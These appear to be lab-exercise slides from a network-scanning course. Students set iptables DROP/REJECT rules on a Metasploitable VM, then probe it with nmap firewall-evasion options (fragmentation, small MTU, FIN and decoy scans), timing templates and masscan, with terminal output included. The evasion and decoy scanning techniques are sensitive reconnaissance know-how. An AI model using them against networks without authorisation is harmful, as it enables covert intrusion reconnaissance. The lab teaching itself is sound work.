
```
(ip.addr == x.x.x.x && ip.addr == y.y.y.y) && !(tcp.port == 22)
```

## Cosmology Beyond Nmap Lab Exercise



6 ssh to metasploitable, and start mysql service.


```
sudo /etc/init.d/mysql start
```



7 Setup iptables rule to DROP connection to 3306 in your metasploitable

```
sudo iptables -L  
sudo iptables -A INPUT -p tcp --dport 3306 -j DROP  
sudo iptables -L
```

## Cosmology Beyond Nmap Lab Exercise



```
Last login: Wed Dec 6 20:50:21 2023
msfadmin@metasploitable:~$ sudo /etc/init.d/mysql stop
[sudo] password for msfadmin:
 * Stopping MySQL database server mysqld
 ...done.
msfadmin@metasploitable:~$ sudo /etc/init.d/mysql start
 * Starting MySQL database server mysqld
 ...done.
 * Checking for corrupt, not cleanly closed and upgrade needing tables.
msfadmin@metasploitable:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source          destination
Chain FORWARD (policy ACCEPT)
target     prot opt source          destination
Chain OUTPUT (policy ACCEPT)
target     prot opt source          destination
msfadmin@metasploitable:~$ sudo iptables -A INPUT -p tcp --dport 3306 -j DROP
msfadmin@metasploitable:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source          destination
DROP      tcp   -- anywhere        tcp dpt:mysql
Chain FORWARD (policy ACCEPT)
target     prot opt source          destination
Chain OUTPUT (policy ACCEPT)
target     prot opt source          destination
msfadmin@metasploitable:~$ |
```

- 8 Run the following scan and analyze the packets in your wireshark. (You can use filter to filter out the needed packets) – **note the state and reason response**

```
nmap -p 3306 --reason <Metasploitable_IP>
```



- 9 Setup iptables rule to REJECT connection to 3306 in your metasploitable

```
sudo iptables -D INPUT -p tcp --dport 3306 -j DROP
```

```
sudo iptables -A INPUT -p tcp --dport 3306 -j REJECT
```

```
sudo iptables -L
```

## Cosmology Beyond Nmap Lab Exercise

```
OpenSSH SSH client      x  gh1mau@DESKTOP-M2CCF76: ~ + - 
target      prot opt source          destination
DROP      tcp  --  anywhere          anywhere          tcp dpt:mysql

Chain FORWARD (policy ACCEPT)
target      prot opt source          destination
msfadmin@metasploitable:~$ sudo iptables -D INPUT -p tcp --dport 3306 -j DROP
msfadmin@metasploitable:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target      prot opt source          destination
REJECT    tcp  --  anywhere          anywhere          tcp dpt:mysql reject-with icmp-port-unreachable

Chain FORWARD (policy ACCEPT)
target      prot opt source          destination
Chain OUTPUT (policy ACCEPT)
target      prot opt source          destination
msfadmin@metasploitable:~$ sudo iptables -A INPUT -p tcp --dport 3306 -j REJECT
msfadmin@metasploitable:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target      prot opt source          destination
REJECT    tcp  --  anywhere          anywhere          tcp dpt:mysql reject-with icmp-port-unreachable

Chain FORWARD (policy ACCEPT)
target      prot opt source          destination
Chain OUTPUT (policy ACCEPT)
target      prot opt source          destination
msfadmin@metasploitable:~$ |
```

- 10 Run the following scan and analyze the packets in your wireshark. (You can use filter to filter out the needed packets) – **note the state and reason response**

```
nmap -p 3306 --reason <Metasploitable_IP>
```

```
OpenSSH SSH client      x  gh1mau@DESKTOP-M2CCF76: ~ + - 
PORT      STATE      SERVICE REASON
3306/tcp filtered mysql  no-response

Nmap done: 1 IP address (1 host up) scanned in 1.26 seconds

[gh1mau@DESKTOP-M2CCF76] ~
$ nmap -p 3306 --reason 192.168.0.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-07 10:12 +08
Nmap scan report for 192.168.0.103
Host is up, received syn-ack (0.00068s latency).

PORT      STATE      SERVICE REASON
3306/tcp filtered mysql  no-response

Nmap done: 1 IP address (1 host up) scanned in 1.26 seconds

[gh1mau@DESKTOP-M2CCF76] ~
$ nmap -p 3306 --reason 192.168.0.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-07 10:16 +08
Nmap scan report for 192.168.0.103
Host is up, received syn-ack (0.00081s latency).

PORT      STATE      SERVICE REASON
3306/tcp closed mysql  conn-refused

Nmap done: 1 IP address (1 host up) scanned in 1.06 seconds


[gh1mau@DESKTOP-M2CCF76] ~
```

- 11 Analyze the packets.

Use the following filter to exclude ssh traffics

```
(ip.addr == x.x.x.x && ip.addr == y.y.y.y) && !(tcp.port == 22)
```

## Cosmology Beyond Nmap Lab Exercise



### Notes:

#### Difference between DROP and REJECT


- Both DROP and REJECT prohibits packets from passing through the firewall. But, the main difference between them is the **response message**.
- Actually, when we use the **DROP** command, **it will not forward the packet or answer it. But, simply drops the packet silently.**
- And, **no indication is sent to the client or server.**
- But, the **REJECT** command **sends an error message back to the source indicating a connection failure.**

## Cosmology Beyond Nmap Lab Exercise

### Task 3: Firewall Evasion

- 1 Setup iptables rule to DROP connection to 3306 in your metasploitable


```
sudo iptables -F  
sudo iptables -A INPUT -p tcp --dport 3306 -j DROP  
sudo iptables -L
```



```
Chain OUTPUT (policy ACCEPT)  
target     prot opt source          destination  
msfadmin@metasploitable:~$ sudo iptables -D INPUT -p tcp --dport 3306 -j DROP  
msfadmin@metasploitable:~$ sudo iptables -A INPUT -p tcp --dport 3306 -j REJECT  
msfadmin@metasploitable:~$ clear  
'xterm-256color': unknown terminal type.  
msfadmin@metasploitable:~$ sudo iptables -F  
[sudo] password for msfadmin:  
msfadmin@metasploitable:~$ sudo iptables -L  
Chain INPUT (policy ACCEPT)  
target     prot opt source          destination  
Chain FORWARD (policy ACCEPT)  
target     prot opt source          destination  
Chain OUTPUT (policy ACCEPT)  
target     prot opt source          destination  
msfadmin@metasploitable:~$ sudo iptables -A INPUT -p tcp --dport 3306 -j DROP  
msfadmin@metasploitable:~$ sudo iptables -L  
Chain INPUT (policy ACCEPT)  
target     prot opt source          destination  
DROP      tcp   --  anywhere           anywhere  
          destination      tcp  dpt:mysql  
Chain FORWARD (policy ACCEPT)  
target     prot opt source          destination  
Chain OUTPUT (policy ACCEPT)  
target     prot opt source          destination  
msfadmin@metasploitable:~$ |
```

- 2 Run the following scan and analyze the packets in your wireshark. (You can use filter to filter out the needed packets) – **note the state and reason response**

```
nmap -p 3306 --reason -f <Metasploitable_IP>
```



```
(gh1mau@DESKTOP-M2CCF76)-[~]  
$ sudo nmap -p 3306 -f 192.168.0.103  
[sudo] password for gh1mau:  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-07 10:52 +08  
Nmap scan report for 192.168.0.103  
Host is up (0.00055s latency).  
PORT      STATE      SERVICE  
3306/tcp  filtered  mysql  
  
Nmap done: 1 IP address (1 host up) scanned in 1.51 seconds  
(gh1mau@DESKTOP-M2CCF76)-[~]  
$ |
```

## Cosmology Beyond Nmap Lab Exercise

- 3 Run the following scan and analyze the packets in your wireshark. (You can use filter to filter out the needed packets) – **note the state and reason response**

```
nmap -p 3306 --reason -f -mtu 16 <Metasploitable_IP>
```




```
(gh1mau㉿DESKTOP-M2CCF76)-[~]$ sudo nmap -p 3306 --reason -f -mtu 16 192.168.0.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-07 10:54 +08
Nmap scan report for 192.168.0.103
Host is up (0.00055s latency).

PORT      STATE      SERVICE
3306/tcp  filtered   mysql

Nmap done: 1 IP address (1 host up) scanned in 1.50 seconds
```

- 4 Run the following scan and analyze the packets in your wireshark. (You can use filter to filter out the needed packets) – **note the state and reason response**

```
nmap -p 3306 --reason -sF <Metasploitable_IP>
```



```
(gh1mau㉿DESKTOP-M2CCF76)-[~]$ sudo nmap -p 3306 -sF 192.168.0.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-07 10:56 +08
Nmap scan report for 192.168.0.103
Host is up (0.00064s latency).

PORT      STATE      SERVICE
3306/tcp  open|filtered   mysql

Nmap done: 1 IP address (1 host up) scanned in 1.49 seconds
```


- 5 Setup iptables rule to REJECT connection to 3306 in your metasploitable

```
sudo iptables -F
```

```
sudo iptables -A INPUT -p tcp --dport 3306 -j REJECT
```

```
sudo iptables -L
```

## Cosmology Beyond Nmap Lab Exercise



```
Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
msfadmin@metasploitable:~$ sudo iptables -A INPUT -p tcp --dport 3306 -j DROP
msfadmin@metasploitable:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP      tcp   --  anywhere            anywhere             tcp dpt:mysql
Chain FORWARD (policy ACCEPT)
target     prot opt source               destination
msfadmin@metasploitable:~$ sudo iptables -F
Bad argument '-F'
Try 'iptables -h' or 'iptables --help' for more information.
msfadmin@metasploitable:~$ sudo iptables -F
msfadmin@metasploitable:~$ sudo iptables -A INPUT -p tcp --dport 3306 -j REJECT
msfadmin@metasploitable:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
REJECT    tcp   --  anywhere            anywhere             tcp dpt:mysql reject-with icmp-port-unreachable
Chain FORWARD (policy ACCEPT)
target     prot opt source               destination
msfadmin@metasploitable:~$ |
```

- 6 Run the following scan and analyze the packets in your wireshark. (You can use filter to filter out the needed packets) – **note the state and reason response**

```
nmap -p 3306 --reason -f <Metasploitable_IP>
```



```
[gh1mau@DESKTOP-M2CCF76] ~
$ sudo nmap -p 3306 -f --reason 192.168.0.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-07 10:59 +08
Nmap scan report for 192.168.0.103
Host is up, received echo-reply ttl 63 (0.00057s latency).

PORT      STATE      SERVICE REASON
3306/tcp  filtered  mysql  no-response

Nmap done: 1 IP address (1 host up) scanned in 1.49 seconds
[gh1mau@DESKTOP-M2CCF76] ~
$ |
```

- 7 Run the following scan and analyze the packets in your wireshark. (You can use filter to filter out the needed packets) – **note the state and reason response**

```
nmap -p 3306 --reason -f -mtu 16 <Metasploitable_IP>
```

## Cosmology Beyond Nmap Lab Exercise



```
(gh1mau㉿DESKTOP-M2CCF76)~]$ sudo nmap -p 3306 -f --mtu 16 --reason 192.168.0.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-07 11:00 +08
Nmap scan report for 192.168.0.103
Host is up, received echo-reply ttl 63 (0.00061s latency).

PORT      STATE      SERVICE REASON
3306/tcp  filtered  mysql    no-response

Nmap done: 1 IP address (1 host up) scanned in 1.52 seconds
(gh1mau㉿DESKTOP-M2CCF76)~]$
```

- 8 Run the following scan and analyze the packets in your wireshark. (You can use filter to filter out the needed packets) – **note the state and reason response**

```
nmap -p 3306 --reason -sF <Metasploitable_IP>
```



```
(gh1mau㉿DESKTOP-M2CCF76)~]$ sudo nmap -p 3306 -sF --reason 192.168.0.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-07 11:00 +08
Nmap scan report for 192.168.0.103
Host is up, received reset ttl 63 (0.00054s latency).

PORT      STATE      SERVICE REASON
3306/tcp  filtered  mysql    port-unreach ttl 63

Nmap done: 1 IP address (1 host up) scanned in 1.31 seconds
(gh1mau㉿DESKTOP-M2CCF76)~]$
```

- 9 Run the following scan and analyze the packets in your wireshark. (You can use filter to filter out the needed packets)

```
nmap -p 3306 -D RND:10 <Metasploitable_IP>
```

## Cosmology Beyond Nmap Lab Exercise

```
(gh1mau㉿DESKTOP-M2CCF76) [~]
$ sudo nmap -p 3306 -D RND:10 --reason 192.168.0.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-07 11:04 +08
Nmap scan report for 192.168.0.103
Host is up, received reset ttl 63 (0.0025s latency).

PORT      STATE    SERVICE REASON
3306/tcp  filtered  mysql  no-response

Nmap done: 1 IP address (1 host up) scanned in 1.52 seconds
[gh1mau㉿DESKTOP-M2CCF76) [~]
```

### 10 Analyze the packets.

Use the following filter to exclude ssh traffics

```
(ip.addr == *y.y.y.y) && !(tcp.port == 22)
```

\*y.y.y.y = <Metasploitable\_IP>



### 11 Back to slide

### Lab Exercise 5: Timing and Optimization

#### Objective:

The objective of this lab exercise is to provide participants with hands-on experience in using Nmap's timing and performance optimization options. Participants will explore different timing strategies to balance scan speed and accuracy while scanning a Metasploitable VM.


#### Prerequisites:

- Metasploitable machine set up and running.
- Nmap installed on the host machine.
- masscan and Nmap installed on the host machine.

#### Task 1: Timing Optimization

- 1 Perform a basic scan to identify open ports and services. **Make sure to note the time taken to finish the scan.**

```
nmap <Metasploitable_IP>
```



```
(gh1mau㉿DESKTOP-M2CCF76) -[~]
$ nmap 192.168.0.103
Starting Nmap 7.94 SVN ( https://nmap.org ) at 2023-12-07 13:24 +08
Nmap scan report for 192.168.0.103
Host is up (0.43s latency).
Not shown: 988 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
5432/tcp  open  postgresql
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 3.27 seconds
(gh1mau㉿DESKTOP-M2CCF76) -[~]
```

- 2 Run the following command. **Make sure to note the time taken to finish the scan.**

```
nmap -T4 <Metasploitable_IP>
```

## Cosmology Beyond Nmap Lab Exercise

```
gh1mau@DESKTOP-M2CCF76:~$ nmap -T4 192.168.0.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-07 13:25 +08
Nmap scan report for 192.168.0.103
Host is up (0.27s latency).
Not shown: 988 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
5432/tcp  open  postgresql
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 2.23 seconds
```

3	Run the following command. <b>Make sure to note the time taken to finish the scan.</b>  <b>Paranoid Template</b>  nmap -T0 <Metasploitable_IP>
4	Run the following command. <b>Make sure to note the time taken to finish the scan.</b>  <b>Sneaky Template</b>  nmap -T1 <Metasploitable_IP>
5	Run the following command. <b>Make sure to note the time taken to finish the scan.</b>  <b>Polite Template</b>  nmap -T2 <Metasploitable_IP>
6	Run the following command. <b>Make sure to note the time taken to finish the scan.</b>  <b>Normal Template</b>  nmap -T3 <Metasploitable_IP>
7	Run the following command. <b>Make sure to note the time taken to finish the scan.</b>  <b>Aggressive Template</b>  nmap -T4 <Metasploitable_IP>
8	Run the following command. <b>Make sure to note the time taken to finish the scan.</b>  <b>Insane Template</b>  nmap -T5 <Metasploitable_IP>

## Cosmology Beyond Nmap Lab Exercise


Table 6.3. Timing templates and their effects

Name	T0	T1	T2	T3	T4	T5
Paranoid	100 ms	100 ms	100 ms	100 ms	100 ms	50 ms
min-rtt-timeout	5 minutes	15 seconds	10 seconds	10 seconds	1250 ms	300 ms
max-rtt-timeout	5 minutes	15 seconds	1 second	1 second	500 ms	250 ms
initial-rtt-timeout	10	10	10	10	6	2
Initial (and minimum) scan delay (--scan-delay)	5 minutes	15 seconds	400 ms	0	0	0
Maximum TCP scan delay	5 minutes	15,000	1 second	1 second	10 ms	5 ms
Maximum UDP scan delay	5 minutes	15 seconds	1 second	1 second	1 second	1 second
host-timeout	0	0	0	0	0	15 minutes
script-timeout	0	0	0	0	0	10 minutes
min-parallelism	Dynamic, not affected by timing templates					
max-parallelism	1	1	1	Dynamic	Dynamic	Dynamic
min-hostgroup	Dynamic, not affected by timing templates					
max-hostgroup	Dynamic, not affected by timing templates					
min-rate	No minimum rate limit					
max-rate	No maximum rate limit					
defeat-rst-ratelimit	Not enabled by default					

9 Run the following command. **Make sure to note the time taken to finish the scan.**

Increase Parallelism

```
nmap --min-rate=5000 --max-rate=10000 <Metasploitable_IP>
```



```
(gh1mau㉿DESKTOP-M2CCF76) [~]
$ nmap --min-rate=5000 --max-rate=10000 192.168.0.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-07 13:41 +08
Nmap scan report for 192.168.0.103
Host is up (0.0036s latency).
Not shown: 988 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
5432/tcp  open  postgresql
8009/tcp  open  ajp13
8180/tcp  open  unknown


Nmap done: 1 IP address (1 host up) scanned in 1.32 seconds
[~]
```

## Cosmology Beyond Nmap Lab Exercise

### Task 2: Chaining masscan with Nmap for Optimization

- Run the following command

```
masscan -p1-65535 <Metasploitable_IP> --rate=10000 -oG  
masscan_results.txt  
  
grep -oP 'Ports: \K\d+' masscan_results.txt | paste -sd,  
  
nmap -sV -p <ports> <Metasploitable_IP>
```

